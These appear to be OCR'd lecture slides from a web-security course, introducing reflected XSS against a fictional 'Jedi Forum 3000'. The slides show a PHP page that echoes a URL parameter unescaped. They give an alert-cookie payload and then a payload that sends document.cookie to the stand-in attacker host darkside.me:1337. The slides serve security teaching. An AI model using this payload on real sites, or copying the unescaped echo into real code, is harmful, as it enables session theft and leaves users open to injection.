
(Remaining) Client-side Attacks

XSS, Open Redirects, Clickjacking

Rough Overview

1. Introduction
2. Basic Principles and Resources
3. Architecture & Basic Web Procedure
4. Authentication and Session Management
5. Authorization
6. Server and Backend Attacks
7. >> Remaining Client Attacks <<
8. General Topics
9. Conclusions


Internet
DMZ
Application
Intranet
Business Logic
Input Val.
AuthZ
AuthN
Output San.
Log Server
App Server
Web Server
DBs
LDAP
File Share
LB Proxy
Ext. Service
FW
WAF
FW
Int. Service


Have we already discussed attacks which actually target the user instead of the application?


Let‘s discuss a few more…


```
1   <html>
2       <head><title>Jedi Forum 3000</title></head>
3       <body>
4           <h1>Welcome <?php echo($_GET['uname']); ?></h1>
5       </body>
6   </html>
```

do you see any problems?

```
GET /forum/foverview.php?uname=Luke HTTP/1.1
Host: lightside.me
```






darkside.me
Attacker
GET /forum/foverview.php?uname=<script>alert(document.cookie)</script> HTTP/1.1
Host: lightside.me
phishing
Web Server
Jedi Forum 3000
lightside.me/forum/foverview.php
Welcome
PHPSESSID=ccpmgqibn8s42qfaul1d70cu8j
OK

```
1   <html>
2       <head><title>Jedi Forum 3000</title></head>
3       <body>
4           <h1>Welcome <?php echo($_GET['uname']); ?></h1>
5       </body>
6   </html>
```

```
<body>
  <h1>
    Welcome
    <script>alert(document.cookie)</script>
  </h1>
```

popping up a cookie is lame?

you‘r right...


```
http://lightside.me/forum/foverview.php?uname=
%3Cscript%3Enew%20Image().src=
%22http://darkside.me:1337/%22%2bdocument.cookie%3C/script%3E
```


```
<body>
  <h1>
    Welcome
    <script>
      new Image().src="http://darkside.me:1337/"+document.cookie
    </script>
  </h1>
```

